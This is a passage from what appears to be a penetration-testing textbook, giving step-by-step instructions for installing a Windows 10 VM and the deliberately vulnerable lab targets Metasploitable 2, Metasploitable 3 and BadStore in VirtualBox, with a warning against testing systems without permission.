
At this point, we must now point the ISO image to the VM. In the VirtualBox Manager, click on your newly created Windows 10 VM instance and click on the **Start** arrow. In the Select start-up disk box, click on the folder icon and browse the downloaded Windows 10 evaluation copy. Click on **Start** to continue:




This brings us to the Windows Setup splash screen. Enter the relevant information for your setup and click on **Next** to continue.

Click on **Install** now to begin the installation process.

Accept Microsoft's license terms and click on **Next** to continue. Choose the Custom Installation option and then click on **New** and then **Apply** to format the VM hard disk:




Once formatted, ensure that the partition with the size you previously specified is selected and click on the **Next** button to continue:



The installation process will begin and will also take some time to complete. In the meantime, have a look at some of the other great titles on penetration testing at `https://www.packtpub.com/tech/Penetration-Testing`.


Once the installation is complete as shown in the following screenshot, allow the OS to restart automatically.



You will then be prompted to choose your language and keyboard layout before continuing with the setup, after which you will then be prompted to enter a work or student email before choosing your privacy settings.

To set up your secure sign-in, click on Set up PIN. You may be first be required to verify your identity via phone call or SMS. Once verification is complete, you will be able to set up a pin. Be sure to remember this PIN (minimum six digits) as you will be required to use your pin to sign in.

Once setup is complete, you can now configure your network and install your apps. At the lower-right corner of the screen, you should see the details of your evaluation copy:



You may want to save the machine state in the event you need to quickly restore the VM to a working state.

Installing vulnerable servers

In this section, we will install a vulnerable virtual machine as a target virtual machine. This target will be used in several chapters of the book, when we explain particular topics. The reason we chose to set up a vulnerable server in our machine instead of using vulnerable servers available on the internet is because we don't want you to break any laws. We should emphasize that you should never pentest other servers without written permission. Another purpose of installing another virtual machine would be to improve your skills in a controlled manner. This way, it is easy to fix issues and understand what is going on in the target machine when attacks do not work.

In several countries, even port scanning a machine that you don't own can be considered a criminal act. Also, if something happens to the operating system using a virtual machine, we can repair it easily.

In the following sections, we will be setting up the Metasploitable 2 and Metasploitable 3 virtual machines as vulnerable servers. Metasploitable 2 is older but easier to install and configure. Metasploitable 3 is more recent and so has been updated to reflect updated vulnerabilities, but the installation is a bit different and sometimes problematic for new users. For this reason, we provide the readers with the option of Metasploitable 2 and 3, although we do recommend trying them both, should you have the available resources.

Setting up Metasploitable 2 in a VM

The vulnerable virtual machine that we are going to use is Metasploitable 2. The famous H.D. Moore of Rapid7 created this vulnerable system.

There are other deliberately vulnerable systems besides Metasploitable 2 that you can use for your penetration testing learning process, as can be seen at the following site: `https://www.vulnhub.com`.

Metasploitable 2 has many vulnerabilities in the operating system, network, and web application layers.

Information about the vulnerabilities contained in Metasploitable 2 can be found on the Rapid7 site at `https://community.rapid7.com/docs/DOC-1875`.


To install Metasploitable 2 in VirtualBox, you can perform the following steps:

1. Download the Metasploitable 2 file from `http://sourceforge.net/projects/metasploitable/files/Metasploitable2/`.
2. Extract the Metasploitable 2 ZIP file. After the extraction process is completed successfully, you will find five files:

```
Metasploitable.nvram
Metasploitable.vmdk
Metasploitable.vmsd
Metasploitable.vmx
Metasploitable.vmxf
```

3. Create a new virtual machine in VirtualBox. Set the Name to `Metasploitable2`, the operating system to `Linux`, and the Version to `Ubuntu`.
4. Set the memory to `1024MB`.
5. In the **Virtual Hard Disk** setting, select **Use existing hard disk**. Choose the `Metasploitable` files that we have already extracted in the previous step.
6. Change the network setting to **Host-only adapter** to make sure that this server is accessible only from the host machine and the Kali Linux virtual machine. The Kali Linux virtual machine's network setting should also be set to **Host-only adapter** for pen testing local VMs.
7. Start the `Metasploitable2` virtual machine. After the boot process is finished, you can log in to the `Metasploitable2` console using the following credentials:
    - Username: `msfadmin`
    - Password: `msfadmin`

The following is the Metasploitable 2 console after you have logged in successfully:



Setting up Metasploitable 3 in a VM

Released in 2016 by Rapid7, Metasploitable 3 is the latest updated version which comes with more vulnerabilities than its predecessor. Metasploitable 3, however, is not available as a downloadable virtual machine but requires several components, which must be installed and configured, requiring the user to build the virtual machine themselves.

In this example, I'll be building the Metasploitable 3 VM on a Windows 10 host machine. To do this, we will first need to download the following:


- VirtualBox or VMware (VirtualBox users have reported issues with version 5.2 but have experienced good results using version 5.1.14, available on the VirtualBox page)
- Packer
- Vagrant

Installing Packer

Packer by Hashicorp is used to easily build automates images such as Metasploitable 3. Visit `https://www.packer.io/downloads.html` and download the version of Packer for your OS. In this instance, I've downloaded the Windows 64-bit version:


Once downloaded, extract the contents of the file. There should be one file, in this case `packer.exe`.

From there, create a folder anywhere you like and name it packer. I've placed it on the `C:` drive of my system:




At this point, you'll need to add the path to this folder in order to call the Packer application in the Command Prompt. Simply edit your environment variables and paste it into the path to `packer.exe`.

Go to your **Control Panel** and click on **Advanced system settings**:




In the **System Properties** window, under the **Advanced** tab, click on **Environment Variables**:




You should see the **Path** entry under **User variables for admin**. In the **System variables** box, you should also the Path variable with an entry of `C:\Program Files (x86)\Common Files\Oracle|Java\javapath:..`

Click on the `Edit` button to continue:



In the **Edit** environment variable, click on the **New** button in the top-right corner and select `C:\packer` from the list in the main window. Click on **OK**.

To test that the change was successful, launch the Command Prompt and type `packer`. You should return usage parameters and available commands if all is successful:




Installing Vagrant

Vagrant, also by Hashicorp, is open source and used in simplifying workflows and configurations in virtual environments. Visit `https://www.vagrantup.com/downloads.html` and download the Windows version.

Once the relevant downloader is installed (in this case, Windows), install Vagrant.

Assuming that you already have VirtualBox installed, download the Metasploitable 3 source files from the GitHub repository at `https://github.com/rapid7/metasploitable3`:



Once the source files have been downloaded, extract the files to a location of your choice. Launch PowerShell in Windows 10, change directories until you arrive at the folder with the downloaded Metasploitable files, and enter the `./build_win2008` command.


This should be enough to get you started with building your Metasploit 3 server. It is a very complex build for beginners but definitely worth a try.

Pre-built Metasploit 3

For those having difficulty with building their own Metasploitable 3 server, a pre-built version can be found and downloaded from GitHub at `https://github.com/brimstone/metasploitable3/releases`.

This version of Metasploitable 3 was built by Brimstone (Matt Robinson) and is downloadable as an `.ova` file (Metasploitable3-0.1.4.ova) at only 211 MB. Once downloaded, the .ova file can be opened in VirtualBox by clicking on **File** and **Import Appliance**. You may wish to change the preset RAM amount to something greater than 1 GB if available.

Although there is a lengthy setup process, the installer does everything automatically and presents you will a complete version of the Metasploitable 3 Windows 2008 server in the end:



Another fully configured pre-built Metasploitable 3 server can also be downloaded here: `https://mega.nz/#!XQxEAABQ!frdh5DgZE-tSb_1ajPwLZrV4EZuj1lsS3WlWoLPvBjI`.


Setting up BadStore in a VM

The BadStore ISO is ancient compared to today's technology; however, unlike Metasploitable 3, it is incredibly easy to install and use. Readers with very limited knowledge and resources can use this ISO image as a starting point as it contains well-known exploits and is also under 15 MB in size.


The BadStore ISO image is no longer available in the official store as of writing this book, but there are several reputable links that can be used. As stated in a GitHub article at `https://github.com/jivoi/junk/blob/master/coursera_software-security/w3/project-2/info`, the BadStore ISO can be downloaded from here: `https://d396qusza40orc.cloudfront.net/softwaresec/virtual_machine/BadStore_212.iso`.

The manual for the BadStore ISO should also be downloaded as it contains essential information about IP connectivity and vulnerabilities in the OS.

Once the file has been downloaded from the preceding link, open VirtualBox and click on **File** and **New**. Enter the details shown in the screenshot. Click on **Next** when finished:




BadStore uses very little RAM. The default allocation can be used, but I've allocated 640 MB of RAM. Click **Next** to continue:




Complete the following steps:

- Click on Create a virtual hard disk now and then click on the Create button
- Select **VirtualBox Disk Image** (**VDI**) as the hard disk file type and click on Next
- Select Dynamically Allocated when prompted to choose the physical storage option and click on **Next**
- For the File Location and Size, leave the default file size of 4 GB as BadStore also requires very little disk space

Before starting your BadStore VM, click on the **Settings** button in the Oracle VM VirtualBox Manager. Click on the **Network** category in the left pane and change your adapter setting to **Bridged Adapter** and click **OK**. This will enable the VM to receive an IP address via DHCP (if it is enabled on your network) thereby simplifying the connectivity process in later steps:




In the Oracle VM VirtualBox Manager, click on the **BadStore** entry and click on the **Start** button:



When prompted to select a startup disk, click on the **Open Folder** icon and browse to the `BadStore.iso` file, which you previously downloaded. Click **Start** to run the VM.

Once BadStore is loaded, press **Enter** to activate the console:



After pressing *Enter*, enter the `ifconfig` command and press *Enter* to view your interface configurations. Note that in the following screenshot, in the `eth0` interface, the IP address (`inet addr`) is set to `192.168.3.136`. On your machine, it should be different, according to the IP scheme you are using. Take note of this IP as it will be required to connect to the BadStore VM via a browser:

```
Please press Enter to activate this console.
bash# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:6D:86:14
          inet addr:192.168.3.136  Bcast:192.168.255.255  Mask:255.255.0.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:484 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:34489 (33.6 kiB)  TX bytes:2084 (2.0 kiB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 iB)  TX bytes:0 (0.0 iB)

bash# _
```

Open a browser of your choice and in the address bar, enter the IP address of the BadStore VM followed by this syntax: `cgi-bin/badstore.cgi`.
